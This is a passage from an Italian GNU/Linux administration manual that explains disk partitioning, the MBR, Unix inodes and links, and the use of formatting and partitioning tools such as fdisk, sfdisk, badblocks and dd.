L'uso più comune delle memorie solide avviene attraverso le porte USB, gestendole come se fossero dei dischi esterni.

Figura 164.11. Esempio di memoria solida, per l'uso in apparecchi come le macchine fotografiche.

Figura 164.12. Lettore di vari modelli di memorie solide esterne.

Figura 164.13. Memoria solida esterna in forma di «penna» USB.

164.3 Collocazione e accesso ai dati

Quando si utilizza un nastro magnetico, la memorizzazione dei dati può avvenire solo in modo sequenziale, per cui, di solito si registra un file unico contenente tutto ciò che si vuole archiviare.

Nel caso del disco a tracce concentriche, i dati possono essere suddivisi nell'unità dei settori e sparpagliati nel disco come si vuole, possibilmente con un qualche criterio. Questo criterio è il file system, cioè qualcosa che definisce un'organizzazione dei dati nel disco e il modo per potervi accedere.

Un disco senza file system è solo una serie di settori a partire dalla prima testina del primo cilindro. In questo senso, a volte si utilizzano i dischi come se fossero nastri, registrando e rileggendo i dati nella stessa sequenza naturale di settori, testine e cilindri.

Il caso del disco ottico è speciale, nel senso che la registrazione avviene come se si trattasse di un nastro, ma quanto registrato può contenere un file system (solitamente si tratta di quello definito dallo standard ISO 9660) e la rilettura dei dati può avvenire ad accesso diretto, come nel caso dei dischi normali.

I CD-ROM da utilizzare con i sistemi Unix contengono normalmente un file system ISO 9660 con estensioni Rock Ridge. Quando il CD-ROM viene letto da un sistema che non è in grado di riconoscere queste estensioni, riesce ugualmente ad accedervi, però tutto si manifesta semplicemente come nello standard ISO normale.

164.4 Partizioni secondo la tradizione Dos

Le unità di memorizzazione di massa ad accesso diretto, come i dischi, purché di dimensioni adeguate, possono essere suddivisi in partizioni. Questa suddivisione permette, per esempio, di fare convivere diversi sistemi operativi nella stessa unità.

Teoricamente, un'unità di memorizzazione di qualunque genere può essere suddivisa in partizioni, oppure anche no. In particolare, in presenza di dischi rimovibili di dimensioni superiori a qualche mebibyte (simbolo Mibyte), non suddivisi in partizioni, si parla a volte di *superfloppy*.

Il sistema della suddivisione in partizioni è una convenzione. Quella più comune è rappresentata dal tipo utilizzato dal Dos e dagli altri sistemi operativi che ne sono derivati. GNU/Linux utilizza fondamentalmente questo tipo di tecnica di partizionamento ed è ciò che qui viene descritto.

164.4.1 MBR

Nel sistema di partizionamento secondo il modello utilizzato dal Dos, le informazioni principali sulla suddivisione in partizioni sono registrate nella parte finale del primo settore del disco, togliendo un po' di spazio alle istruzioni di avvio. Per questo motivo, trattandosi di un settore di avvio con in più le informazioni sulle partizioni principali (primarie), questo si chiama MBR, o *Master boot record*.

Solitamente, il settore di avvio contiene il codice necessario a passare al primo settore di una partizione il compito di avviare effettivamente il sistema operativo: la partizione avviabile.

Lo spazio riservato nell'MBR per annotare i dati delle partizioni è limitato e consente la suddivisione in un massimo di quattro partizioni principali.

164.4.2 Partizioni primarie ed estese

La possibilità di suddividere lo spazio di un disco in sole quattro partizioni può essere troppo limitante. Per risolvere questo problema si distinguono partizioni di due tipi: primarie ed estese. La partizione primaria è quella normale, a essa si attribuisce un codice per riconoscere il tipo di file system che contiene o che dovrebbe contenere. La partizione estesa viene definita con il codice '**`5`**' (ovvero 05_{16} in esadecimale) ed è il contenitore di altre partizioni più piccole, dette partizioni logiche.

Si osservi che può essere definita una sola partizione estesa e che questa può essere suddivisa anche in più di quattro partizioni «logiche», ovvero sotto-partizioni.

GNU/Linux utilizza nomi particolari per i file di dispositivo che servono a identificare l'intero disco o una singola partizione. In pratica, quando si fa riferimento a una partizione, si aggiunge un numero al nome del file di dispositivo riferito al disco intero. In particolare, i numeri da uno a quattro rappresentano le prime quattro partizioni (primarie o estese), mentre i numeri successivi vengono utilizzati per identificare le partizioni logiche eventuali.

La numerazione delle partizioni segue solo l'ordine di inserimento e non la collocazione effettiva nello spazio del disco. Per esempio, se si hanno tre partizioni primarie e si rimuove la seconda per scomporla in due parti, si ottiene una seconda partizione più piccola e una quarta partizione, collocata tra la seconda e la terza.

Figura 164.14. Suddivisione in partizioni secondo il sistema tradizionale del Dos.

/dev/hda
/dev/hda1 /dev/hda2 /dev/hda3 /dev/hda4
/dev/hda5 /dev/hda6 /dev/hda7 /dev/hda8 /dev/hda9 /dev/hda10
Partizione primaria | Partizione primaria | Partizione primaria | Partizione logica | Partizione logica | Partizione logica | Partizione logica | Partizione logica | Partizione logica
Partizione estesa

164.5 Firmware

Le unità di memorizzazione di massa, non sono solo contenitori di dati: nei sistemi operativi comuni sono coinvolte nel processo di caricamento del sistema stesso. Perché ciò possa avvenire, deve essere avviato un programma iniziale che provvede a sua volta ad avviare il sistema operativo. Questo programma è suddiviso in due parti: il firmware (o BIOS negli elaboratori x86) e il settore di avvio. In pratica, il firmware avvia il settore di avvio, il quale a sua volta avvia un altro settore di avvio oppure, un programma di avvio o direttamente il kernel del sistema operativo.

Figura 164.15. Dal firmware al settore di avvio.

Firmware

Settore di avvio (MBR)

Il codice contenuto in un settore di avvio può avvalersi solo di funzionalità offerte dal firmware stesso e quindi dipende da queste la possibilità di raggiungere e avviare il kernel. Nel firmware degli elaboratori x86 esiste una limitazione: le sue funzioni non permettono di accedere a zone di un disco oltre il 1024-esimo cilindro. Questo significa che un kernel collocato oltre questo punto non può essere avviato. Per risolvere questo problema, alcuni BIOS recenti trasformano in maniera fittizia la geometria dei dischi in modo da mostrare meno cilindri del reale, aumentando gli altri valori (testine o settori per traccia). In tal caso il problema è risolto, altrimenti occorre trovare il modo di fare risiedere il kernel in una posizione accessibile. La tecnica più semplice è quella di predisporre una piccola partizione solo per questo nella zona protetta, al di sotto del cilindro 1023.

Il firmware degli elaboratori x86 ha delle limitazioni anche negli altri parametri che definiscono la geometria di un disco. In pratica, la dimensione massima di un disco fisso per il quale si voglia mantenere il limite dei 1024 cilindri, non può superare gli 8 Gibyte. Tuttavia, i sistemi di avvio più recenti riescono ugualmente a superare l'ostacolo.

164.6 Modalità di accesso ai settori

I settori di un disco possono essere raggiunti in due modi: in base alle coordinate definite da cilindro, testina e settore, oppure in base al numero del settore del disco in senso assoluto. Queste modalità hanno due sigle standard, che sono rispettivamente: CHS (*Cylinder, head, sector*) e LBA (*Linear block address*).

Naturalmente, la modalità di accesso più «comoda» è LBA, ma questa possibilità dipende dal firmware.

La distinzione tra un accesso di tipo CHS o LBA riguarda principalmente i dischi ATA, che si sono evoluti in un arco di tempo piuttosto lungo. La possibilità di accedere in modalità LBA permette di eliminare il problema delle dimensioni massime che, per motivi storici, rimangono nei valori delle coordinate di tipo CHS. Pertanto, quando si dispone di un accesso LBA, almeno teoricamente, viene a cadere il problema del kernel e dei file del sistema di avvio che devono trovarsi entro il cilindro numero 1023.

164.7 Memoria cache

L'accesso ai dati dei dischi è un'operazione relativamente lenta e spesso si ripetono accessi successivi a zone contigue, oltre che alle stesse zone con variazioni successive dei dati.

Per ridurre gli accessi ripetuti al disco, i sistemi operativi utilizzano generalmente una ***memoria cache***, riservando parte della memoria RAM, con la quale le operazioni di lettura e scrittura vengono filtrate in modo da evitare richieste ridondanti nel breve periodo. In questo modo, un settore appena letto, se viene richiesto nuovamente dallo stesso programma o anche da un altro, risulta subito disponibile senza disturbare il disco. Nello stesso modo funziona l'operazione di scrittura che viene rinviata a un momento successivo in modo da avere accumulato un blocco di dati più grande.

La memoria cache viene scaricata periodicamente, a intervalli regolari. Tuttavia, a causa di questo meccanismo, uno spegnimento accidentale dell'elaboratore può comportare una perdita parziale dei dati, se le operazioni di scrittura accodate nella memoria cache non sono state trasferite in tempo nel disco.

Oltre all'azione dei sistemi operativi, si aggiunge spesso una memoria cache nell'hardware della stessa unità a dischi. Questa non può essere controllata tanto facilmente se non attendendo qualche secondo prima di spegnere l'elaboratore dopo aver completato la procedura di arresto del sistema, in base al tipo di sistema operativo utilizzato.

164.8 File system Unix

I file system dei vari sistemi Unix condividono lo stesso tipo di impostazione e di conseguenza si utilizza una terminologia comune per descriverne le varie parti.

Semplificando molto le cose, si può immaginare che il file system Unix sia composto da due strutture che si sovrappongono: ***inode*** e directory.

- A capo di tutto c'è il ***superblocco*** che contiene informazioni generali sul file system.
- Un inode è un elemento contenente tutte le informazioni riferite a un file di qualunque tipo (comprese le directory), escluso il nome. In particolare, l'inode contiene i riferimenti

necessari a raggiungere i blocchi di dati del file. Gli inode sono raggiungibili tramite il loro numero (numero di inode).

- Un blocco di dati è una zona nel disco utilizzata per contenere dati, corrispondente a un multiplo della dimensione del settore fisico del disco stesso. Il contenuto di un file può essere distribuito su più blocchi di dati.

- Una directory è un file contenente un elenco di nomi di file abbinati al numero di inode rispettivo.

La struttura di inode e blocchi di dati è sufficiente a definire le caratteristiche e il contenuto dei file. La struttura di directory permette di raggiungere i file per nome, organizzandoli nel modo consueto, attraverso diramazioni più o meno accentuate.

Nel superblocco, tra le altre cose, viene modificato un indicatore particolare (un *flag*) quando il suo file system viene innestato. Nel momento in cui si esegue il distacco, l'ultima cosa a essere modificata nel file system è l'indicatore di apertura che viene riportato al livello normale. In questo modo, ogni volta che si innesta un file system Unix è possibile verificare se ne è stato eseguito correttamente il distacco. Se risulta che l'attività nel file system non è stata conclusa correttamente si può temere che i dati siano danneggiati (ovvero che siano incoerenti).

Figura 164.16. File system Unix.

164.8.1 Directory e inode

Chi non ha mai avuto a che fare con un sistema Unix può trovare difficoltà a comprendere cosa siano gli inode, mentre questo è necessario per poter intendere correttamente cosa siano i collegamenti.

Un file system Unix ha due livelli di astrazione logica: inode e directory. Nella parte più bassa si trova il disco scomposto in blocchi di dati. Un file di qualunque tipo è composto da una serie di questi blocchi (eventualmente anche nessun blocco) e queste informazioni sono raccolte in un inode. L'inode viene identificato in base a un numero riferito alla tabella di inode.

Una directory è un file (cioè un inode come gli altri) che ha il compito speciale di raccogliere una serie di riferimenti ad altri inode, a cui abbinare il nome relativo. Le voci contenute in una directory sono dei collegamenti (indicati più precisamente come collegamenti fisici o *hard link*) a degli inode.

Il termine «directory» deriva da questo: si tratta di un elenco di nomi a cui si associa il numero di inode corrispondente.

A questo punto, potrebbe essere interessante distinguere le informazioni contenute negli inode, da quelle che invece appartengono alle voci delle directory.

L'inode contiene le informazioni necessarie a raggiungere i blocchi di dati che compongono il file, oltre alle informazioni seguenti:

- la data dell'ultimo accesso;
- la data dell'ultima modifica;
- la data di creazione (dell'inode);
- il tipo di file;
- la dimensione complessiva in byte;
- i numeri UID e GID che rappresentano l'utente e il gruppo proprietari;
- i permessi, compresa l'indicazione dell'utente e del gruppo proprietari, attraverso l'indicazione dei numeri UID e GID;
- un contatore delle voci delle directory che vi fanno riferimento (ovvero, un contatore dei collegamenti fisici).

La directory contiene una serie di voci, dove ognuna di queste contiene a sua volta:

- il nome;
- il riferimento all'inode (cioè il collegamento fisico).

Figura 164.17. Inode, directory e file.

inode 1

.	1
..	1
bin	2
dev	3
etc	4
home	5
root	6
sbin	7
tmp	8
usr	9
var	10

Directory

inode 2

.	2
..	1
arch	100
bash	101
cat	102
chgrp	103
chmod	104
chown	105
cp	107
date	108
dd	109

Directory

inode 100

```
^?ELF^A^A^A
^@^@à<82>^4
^@^@^@^@^@^@
^@^@^@D^@^@
^@^@^@^@^@^@
^@^@^C@^@^@
^@^@^@^@^@^@
^@^@^xYz@^@
^@^@^@^@^@^@
^@^@^@^@^@^@
^@^@^@^@^@^@
```

File di dati

164.8.2 Collegamenti o link

Come descritto nella sezione precedente, le voci di una directory contengono ognuna un riferimento (detto comunemente collegamento) a un inode. Più voci della stessa directory, o di directory differenti, possono puntare allo stesso inode. Quando si cancella un file, si cancella la voce della directory e il numero di riferimenti contenuti nell'inode viene ridotto. Quando questo raggiunge lo zero, quel numero di inode torna a essere disponibile.

Questa possibilità di avere riferimenti multipli allo stesso inode è ampliata dalla presenza dei cosiddetti collegamenti simbolici, o *symlink*, che sono solo file contenenti un riferimento a un altro file.

Per distinguere questi due tipi di collegamenti, si può parlare di collegamenti fisici, o *hard link*, per fare riferimento ai collegamenti che puntano direttamente agli inode.

Figura 164.18. Collegamenti. In questa figura si può notare che: i file '`/bin/arch`' e '`/sbin/arch`' sono la stessa cosa, in quanto corrispondono allo stesso inode; il file '`/sbin/architett`' è un collegamento simbolico a '`/bin/arch`'.

164.9 Riferimenti

- Stein Gjoen, *Disk HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩
- Lars Wirzenius, *Linux system administrators' guide*

Capitolo 165
Memoria di massa: preparazione e controllo

I sistemi Unix gestiscono sempre un solo file system globale. Questo può essere anche composto da più file system di dimensioni inferiori, uno principale (radice) e gli altri secondari, collegati fra loro in modo da formare un'unica struttura.

Tabella 165.1. Riepilogo dei programmi e dei file per la gestione dei dischi e dei file system.

Nome	Descrizione
'**fdformat**'	Inizializzazione a basso livello dei dischetti.
'**superformat**'	Inizializzazione a basso livello dei dischetti.
'**badblocks**'	Controllo dell'integrità di un disco o di una partizione.
'**fdisk**'	Creazione e modifica delle partizioni.
'**cfdisk**'	Creazione e modifica delle partizioni (programma più amichevole).
'**sfdisk**'	Creazione e modifica delle partizioni in modo non interattivo.
'**mke2fs**', '**mkfs.ext2**', '**mkfs.ext3**'	Creazione di un file system Second-extended Ext2 o Ext3.
'**mkdosfs**', '**mkfs.msdos**'	Creazione di un file system Dos-FAT.
'**mkfs**'	programma frontale per l'utilizzo dei programmi di creazione dei file system.
'**disktype**'	Fornisce informazioni sulla struttura di un disco: le sue partizioni, il file system, il sistema di avvio.
'**gpart**'	Ricostruisce la suddivisione in partizioni di un disco.
'**dumpe2fs**'	Fornisce informazioni sulla struttura di un file system Second-extended Ext2 o Ext3.
'**e2fsck**', '**fsck.ext2**', '**fsck.ext3**'	Controllo di un file system Second-extended Ext2 o Ext3.
'**dosfsck**', '**fsck.msdos**'	Controllo di un file system Dos-FAT.
'**fsck**'	Programma frontale di controllo dei file system.
'**mkntfs**', '**mkfs.ntfs**'	Crea un file system NTFS.
'**ntfsresize**'	Modifica la dimensione di un file system NTFS.
'**doschk**'	Verifica la compatibilità dei nomi di file e directory da copiare in un file system con possibilità limitate.

165.1 Preparazione dei file system

Prima di poter utilizzare un file system, occorre costruirlo. Quando si parla di dischi si distinguono tre fasi fondamentali:

1. l'inizializzazione a basso livello;
2. l'eventuale suddivisione in partizioni;
3. la creazione della struttura iniziale del tipo di file system che si intende utilizzare.

L'inizializzazione a basso livello è spesso compito di programmi residenti nel firmware (o nel BIOS se si preferisce il termine), a eccezione dei dischi rimovibili. In questo ultimo caso, a parte i dischetti, si deve quasi sempre utilizzare quanto fornito insieme alle unità di memorizzazione, anche se si tratta di programmi fatti per altri sistemi operativi.

Per l'inizializzazione a basso livello dei dischetti si può utilizzare '**fdformat**', per la suddivisione in partizioni dei dischi più grandi si può utilizzare '**fdisk**' (o '**cfdisk**'), per creare i vari file system si devono utilizzare programmi diversi a seconda del tipo di file system.

Tutte queste operazioni vengono svolte facendo riferimento ai file di dispositivo relativi. Di conseguenza, possono essere compiute solo dagli utenti che hanno i permessi di accesso in lettura e scrittura per questi file. Generalmente, solo l'utente '**root**' può intervenire in questo modo.

165.1.1 Utilizzo di «fdformat»

Il programma '**fdformat**' [1] esegue un'inizializzazione a basso livello di un dischetto. Il nome del file di dispositivo indica l'unità a dischetti in cui si vuole compiere l'operazione e anche il formato che si vuole ottenere. Per questo motivo è meglio evitare di utilizzare semplicemente nomi di dispositivo generici come '`/dev/fd0`' e '`/dev/fd1`'. Molto probabilmente si utilizzano maggiormente i formati relativi a '`/dev/fd0u1440`' e '`/dev/fd1u1440`' che si riferiscono al formato da 1 440 Kibyte dei dischetti da 3,5 pollici.

Vale la pena di ricordare che i nomi di dispositivo relativi ai dischetti possono cambiare leggermente da una distribuzione GNU/Linux a un'altra. A volte, il formato dei dischetti da 1 440 Kibyte corrisponde al file '`/dev/fd0H1440`'.

```
fdformat [-n] dispositivo
```

L'opzione '**-n**' serve a saltare la fase di controllo successiva all'inizializzazione: in generale è meglio non utilizzarla in modo da verificare la riuscita dell'inizializzazione.

Se si vuole consentire agli utenti comuni di compiere questa operazione occorre regolare i permessi dei file di dispositivo dei dischetti in modo da permettere loro l'accesso in lettura e scrittura.

Segue la descrizione di alcuni esempi.

- `#` **`fdformat /dev/fd0u1440`** [*Invio*]

  Inizializza un dischetto da 1 440 Kibyte nella prima unità a dischetti.

- `#` **`fdformat /dev/fd1u1440`** [*Invio*]

  Inizializza un dischetto da 1 440 Kibyte nella seconda unità a dischetti.

165.1.2 Utilizzo di «superformat»

Il programma '**superformat**' [2] è alternativo a '**fdformat**', rispetto al quale permette di definire molti dettagli in più che riguardano l'inizializzazione dei dischetti. In generale, si possono ignorare tutte queste caratteristiche speciali, utilizzando '**superformat**' con la sola indicazione del file di dispositivo del dischetto da inizializzare: è sufficiente fare riferimento al dispositivo generico, senza le informazioni sulla capacità dello stesso. Alla fine dell'inizializzazione a basso livello, '**superformat**' utilizza '**mformat**' per inserire nel dischetto un file system Dos-FAT, che se non serve può essere semplicemente ignorato.

superformat [*opzioni*] *dispositivo* [*descrizione_del_supporto*]

Prima di eseguire l'inizializzazione, '**superformat**' controlla le caratteristiche dell'unità a dischetti. È possibile predisporre il file '`/etc/driveprm`' con una direttiva che viene suggerita dallo stesso programma mentre è in funzione, per evitare che venga ripetuto questo controllo. Se si interviene in questo modo, occorre ricordare di eliminare la direttiva quando si cambia unità a dischetti, o quando si cambia l'unità di controllo. In generale, non è il caso di preoccuparsi di questo file, a meno che l'inizializzazione dei dischetti sia un'attività frequente.

Questo valore potrebbe essere influenzato anche dalle variazioni climatiche, pertanto è meglio non predisporre il file '`/etc/driveprm`', nonostante la perdita di tempo iniziale.

Le opzioni di '**superformat**' sono utili soprattutto quando si vuole inizializzare un dischetto utilizzando un formato insolito, ma in tal caso conviene leggere la pagina di manuale relativa: *superformat(1)*. Comunque, vale la pena di ricordare che con l'opzione '**-f**', o '**--noverify**', si esclude qualunque controllo sul risultato dell'inizializzazione.

L'esempio seguente inizializza un dischetto nell'unità corrispondente al file di dispositivo '`/dev/fd0`', utilizzando il formato standard massimo per quel tipo di unità:

superformat /dev/fd0 [*Invio*]

165.1.3 Utilizzo di «badblocks»

Il programma '**badblocks**' [3] è in grado di verificare l'integrità di un disco o di una partizione. Il controllo è fatto a basso livello senza considerare la struttura del file system.

badblocks [*opzioni*] *dispositivo dimensione_in_blocchi* [*blocco_iniziale*]

Normalmente i programmi di inizializzazione, sia a basso livello che a livello superiore, sono in grado di fare questo controllo da soli. Per questo '**badblocks**' viene usato raramente.

Il tipo di controllo può essere in lettura oppure anche in scrittura. È evidente che, se si specifica attraverso le opzioni l'intenzione di effettuare un controllo in scrittura, i dati contenuti nel disco o nella partizione sono perduti.

Tabella 165.2. Alcune opzioni.

Opzione	Descrizione
`-b` ***dimensione_dei_blocchi***	Permette di definire la dimensione dei blocchi espressa in byte. Il valore predefinito è 1024.
`-w`	Esegue una prova di scrittura controllando successivamente l'esito. Questa opzione deve essere usata con prudenza dal momento che, così facendo, si cancellano i dati del disco o della partizione da controllare.

L'esempio seguente esegue il controllo del dischetto, in sola lettura, per tutta la sua estensione: 1440 blocchi di 1 Kibyte. Trattandosi di un controllo in sola lettura, '**`badblocks`**' può essere eseguito da un utente comune (sempre che tali utenti abbiano i permessi di lettura per il dispositivo che si va a leggere).

`$` **`badblocks /dev/fd0u1440 1440`**[*Invio*]

165.1.4 Utilizzo di «fdisk»

Il programma '**`fdisk`**' [4] [5] permette la modifica della tabella delle partizioni di un disco che possa essere organizzato in questo modo. Il nome del file di dispositivo fa riferimento all'intero disco, quindi si possono utilizzare nomi come '`/dev/hda`', '`/dev/hdb`', '`/dev/hdc`',... '`/dev/sda`', '`/dev/sdb`',... a seconda che si tratti di dischi ATA o SCSI.

`fdisk` [***opzioni***] [***dispositivo***]

Una volta avviato '**`fdisk`**', si interagisce con questo attraverso comandi composti da una sola lettera. In particolare, la lettera '**`m`**' richiama l'elenco dei comandi disponibili.

[*m*]

```
Command action
   a   toggle a bootable flag
   b   edit bsd disklabel
   c   toggle the dos compatiblity flag
   d   delete a partition
   l   list known partition types
   m   print this menu
   n   add a new partition
   p   print the partition table
   q   quit without saving changes
   t   change a partition's system id
   u   change display/entry units
   v   verify the partition table
   w   write table to disk and exit
   x   extra functionality (experts only)
```

Quando viene creata una nuova partizione, questa viene definita automaticamente del tipo Linux-nativa, ma in certi casi può essere necessario modificare il tipo di partizione creato attraverso il comando '**`t`**'. Ogni tipo di partizione ha un codice (espresso in esadecimale) che può essere conosciuto anche attraverso '**`fdisk`**' stesso, durante il suo funzionamento.

[*t*]

...

```
 0  Vuoto            1c  Hidden W95 FAT3 70  DiskSecure Mult bb  Boot Wizard hid
 1  FAT12            1e  Hidden W95 FAT1 75  PC/IX           be  Solaris boot
 2  XENIX root       24  NEC DOS         80  Vecchio Minix   c1  DRDOS/sec (FAT-
 3  XENIX usr        39  Plan 9          81  Minix / vecchio c4  DRDOS/sec (FAT-
 4  FAT16 <32M       3c  Recupero Partit 82  Linux swap      c6  DRDOS/sec (FAT-
 5  Esteso           40  Venix 80286     83  Linux           c7  Syrinx
 6  FAT16            41  PPC PReP Boot   84  C nascosto OS/2 da  Non-FS data
 7  HPFS/NTFS        42  SFS             85  Linux esteso    db  CP/M / CTOS / .
 8  AIX              4d  QNX4.x          86  set volume NTFS de  Dell Utility
 9  AIX avviabile    4e  QNX4.x 2a parti 87  set volume NTFS df  BootIt
 a  OS/2 Boot Manag  4f  QNX4.x 3rd part 8e  Linux LVM       e1  accesso DOS
 b  W95 FAT32        50  OnTrack DM      93  Amoeba          e3  DOS R/O
 c  W95 FAT32 (LBA)  51  OnTrack DM6 Aux 94  Amoeba BBT      e4   SpeedStor
 e  W95 FAT16 (LBA)  52  CP/M            9f  BSD/OS          eb  BeOS fs
 f  W95 Ext'd (LBA)  53  OnTrack DM6 Aux a0  Ibernazione IBM ee  EFI GPT
10  OPUS             54  OnTrackDM6      a5  FreeBSD         ef  EFI (FAT-12/16/
11  FAT12 nascosto   55   EZ-Drive       a6  OpenBSD         f0  Linux/PA-RISC b
12  Diagnostica Com  56  Golden Bow      a7  NeXTSTEP        f1   SpeedStor
14  FAT16 nascosto   5c  Priam Edisk     a8  Darwin UFS      f4   SpeedStor
16  FAT16 nascosto   61   SpeedStor      a9  NetBSD          f2  DOS secondario
17  HPFS/NTFS nasco  63  GNU HURD o SysV ab  Darwin boot     fd  Autorilevamento
18  AST SmartSleep   64  Novell Netware  b7  BSDI fs         fe  LANstep
1b  Hidden W95 FAT3  65  Novell Netware  b8  BSDI swap       ff  BBT
```

Le modifiche alla tabella delle partizioni vengono registrate solo nel momento in cui si termina l'esecuzione del programma con il comando '**`w`**'. Se '**`fdisk`**' segnala qualche tipo di errore in questo momento, potrebbe essere necessario riavviare il sistema prima di utilizzare il disco su cui sono state apportate le modifiche.

[*w*]

Il funzionamento di '**`fdisk`**' è già descritto nel capitolo 45.

Tabella 165.5. Alcune opzioni.

Opzione	Descrizione
`-l`	Emette l'elenco delle partizioni esistenti nelle unità ATA e SCSI. Non inizia alcuna attività interattiva. La lettera «l» sta per *list*.
`-s` ***partizione***	Utilizzando questa opzione seguita dal nome del file di dispositivo che fa riferimento a una partizione ('`/dev/hda1`', '`/dev/hda2`', ecc.) si ottiene la sua dimensione. Questa informazione è importante nel momento in cui si vuole creare al suo interno un file system e il programma utilizzato non è in grado di determinarla da solo. La lettera «s» sta per *size*.

165.1.5 Utilizzo di «cfdisk»

Il programma '**cfdisk**' [6] serve a modificare la suddivisione in partizioni di un disco che possa essere organizzato in questo modo. Si tratta di un programma che svolge le stesse funzioni di '**fdisk**' offrendo un sistema di interazione meno spartano.

```
cfdisk [opzioni] [dispositivo]
```

Dal momento che richiede delle librerie particolari per la gestione dello schermo ('**ncurses**'), è poco indicato il suo utilizzo in presenza di sistemi estremamente ridotti o di emergenza. Ciò significa che il programma '**fdisk**' tradizionale non può essere abbandonato per adottare esclusivamente '**cfdisk**'.

Il funzionamento di '**fdisk**' è già descritto nel capitolo 45.

165.1.6 Utilizzo di «sfdisk»

Il programma '**sfdisk**'[7] consente la modifica delle partizioni in modo non interattivo, pertanto è utile in particolare per la realizzazione di script.

```
sfdisk [opzioni] dispositivo
```

```
sfdisk -s [partizione]
```

```
sfdisk dispositivo < file_di_comandi
```

L'utilizzo normale di questo programma di servizio prevede la preparazione di un file contenente le istruzioni sulle partizioni da creare all'interno di un disco specificato espressamente. Anche se è prevista una sintassi apposita per queste istruzioni, può essere conveniente l'utilizzo di quanto ottenuto da un'interrogazione con lo stesso '**sfdisk**', come viene mostrato in seguito. Prima di arrivare a vedere in che modo si possono definire le partizioni, conviene prendere confidenza con l'uso di '**sfdisk**', attraverso delle operazioni non distruttive; pertanto si comincia subito con alcuni esempi.

- `# sfdisk -s /dev/hda1` [*Invio*]

  Questo comando si limita a restituire un numero attraverso lo standard output, corrispondente alla quantità di blocchi della prima partizione del primo disco fisso ATA.

- `# sfdisk -s /dev/hda` [*Invio*]

  In questo caso si ottiene la quantità di blocchi complessiva del primo disco fisso ATA.

- # **sfdisk -V /dev/hda** [*Invio*]

  Verifica la coerenza delle partizioni nel primo disco fisso ATA. Di solito, '**sfdisk**' viene usato in questo modo per ottenere il valore restituito, che è *Vero* (zero) solo se tutto è in ordine.

- # **sfdisk -d /dev/hda** [*Invio*]

  Genera un rapporto sulle partizioni del primo disco fisso ATA, emesso attraverso lo standard output. Questo potrebbe essere ridiretto in un file, da conservare da qualche parte; in seguito, questo stesso file potrebbe essere usato per rigenerare la stessa situazione:

  # **sfdisk -d /dev/hda > /mnt/floppy/partizioni** [*Invio*]

  ...

  # **sfdisk /dev/hda < /mnt/floppy/partizioni** [*Invio*]

Un esempio del rapporto che si ottiene con l'opzione '**-d**' potrebbe essere quello del listato seguente:

```
# partition table of /dev/hda
unit: sectors

/dev/hda1 : start=       63, size=  612801, Id= 6
/dev/hda2 : start=   612864, size= 2721600, Id= 5, bootable
/dev/hda3 : start=        0, size=       0, Id= 0
/dev/hda4 : start=        0, size=       0, Id= 0
/dev/hda5 : start=   612927, size=   20097, Id=83
/dev/hda6 : start=   633087, size=  205569, Id=82
/dev/hda7 : start=   838719, size= 2495745, Id=83
```

Con questo sistema, se si dispone di una serie di elaboratori con gli stessi dischi fissi che si vogliono suddividere nello stesso modo, è facile utilizzare '**sfdisk**' per copiare la struttura di uno negli altri. Se si sa quello che si fa, si può modificare uno di questi file prima di darlo in pasto a '**sfdisk**'.

Il programma '**sfdisk**' permette anche di utilizzare una sintassi differente e più approssimativa per definire le partizioni che si vogliono creare. Tuttavia, per questo conviene leggere la documentazione originale, che dovrebbe essere accessibile attraverso la pagina di manuale *sfdisk(8)*.

Tabella 165.7. Alcune opzioni.

Opzione	Descrizione
`-s` `--show-size`	Mostra la dimensione di una partizione.
`-l` `--list`	Mostra l'elenco delle partizioni di un disco.

Opzione	Descrizione
`-d` `--dump`	Scarica le informazioni sulle partizioni di un disco. Quello che si ottiene può essere riutilizzato per rigenerare la stessa struttura, utilizzandolo come file di comandi per '**`sfdisk`**'.
`-V` `--verify`	Verifica se le partizioni sembrano organizzate correttamente.

165.1.7 Salvataggio e recupero delle informazioni sulle partizioni principali

Un disco suddiviso in partizioni secondo il modello originario dei sistemi Dos, che prevede quattro partizioni primarie, contiene tali informazioni all'interno del primo settore, noto con il nome «MBR». È molto semplice salvare tale suddivisione, anche senza servirsi di programmi specifici (come potrebbe essere '**`sfdisk`**'), purché il proprio interesse sia limitato alle sole partizioni principali. Per salvare il settore MBR si procede così:

```
dd if=file_di_dispositivo of=file_da_creare bs=512 count=1
```

In questo modo, il file di dispositivo deve essere quello del disco intero, dal quale si vuole leggere il primo settore di 512 byte; il file da creare è quel file nel quale si vuole salvare l'informazione.

Nel caso dovesse essere necessario recuperare la tabella delle partizioni, se si copia tale e quale il file salvato in precedenza nel primo settore, si sovrascrive anche il codice di avvio; se questo va bene, basta procedere così:

```
dd if=file_mbr of=file_di_dispositivo
```

Se invece si vuole copiare soltanto la tabella di partizione, senza sovrascrivere il codice di avvio, il comando diventa più articolato:

```
dd if=file_mbr of=file_di_dispositivo bs=1 count=64 skip=446 seek=446
```

Naturalmente, un errore nella scrittura del comando di recupero, sia nei valori, sia nell'indicazione corretta del file di dispositivo di destinazione, è irreversibile.

165.1.8 Sistemazione delle partizioni Dos-FAT

Quando si predispongono partizioni Dos, può essere opportuno ripulire il primo settore (i primi 512 byte) della partizione, per evitare dei problemi con i programmi come '**FORMAT.EXE**', i quali potrebbero leggerlo prima di iniziare il loro lavoro, restando confusi nel caso ci fossero lì dei dati casuali. Come si intuisce, il problema non esiste se il file system Dos-FAT viene generato attraverso strumenti di GNU/Linux, ma se si realizza uno script che deve costruire automaticamente una serie di partizioni, tra cui anche di tipo Dos, forse è il caso di provvedere a ripulire il primo settore di ogni partizione del genere.

Supponendo di avere definito la partizione '/dev/hda1' per il Dos, si dovrebbe agire nel modo seguente:

```
# dd if=/dev/zero of=/dev/hda1 bs=512 count=1 [Invio]
```

Si intuisce che anche solo un piccolo sbaglio, in un'operazione del genere, comporta la cancellazione di dati in modo irreversibile.

165.1.9 Utilizzo di «mke2fs», «mkfs.ext2» e «mkfs.ext3»

Il programma '**mke2fs**'[8] permette di creare un file system di tipo Ext2 o Ext3 in un'unità di memorizzazione. Questa viene indicata nel modo consueto, attraverso il nome del file di dispositivo corrispondente ('/dev/...').

```
mke2fs [opzioni] dispositivo [dimensione_in_blocchi]
```

```
mkfs.ext2 [opzioni] dispositivo [dimensione_in_blocchi]
```

```
mkfs.ext3 [opzioni] dispositivo [dimensione_in_blocchi]
```

La dimensione è espressa in blocchi. Se questo valore non viene specificato, '**mke2fs**' cerca di determinarlo da solo, ma ci sono situazioni in cui ciò non avviene in modo corretto, quindi può essere conveniente il fornire tale indicazione in modo esplicito.

Tabella 165.8. Alcune opzioni.

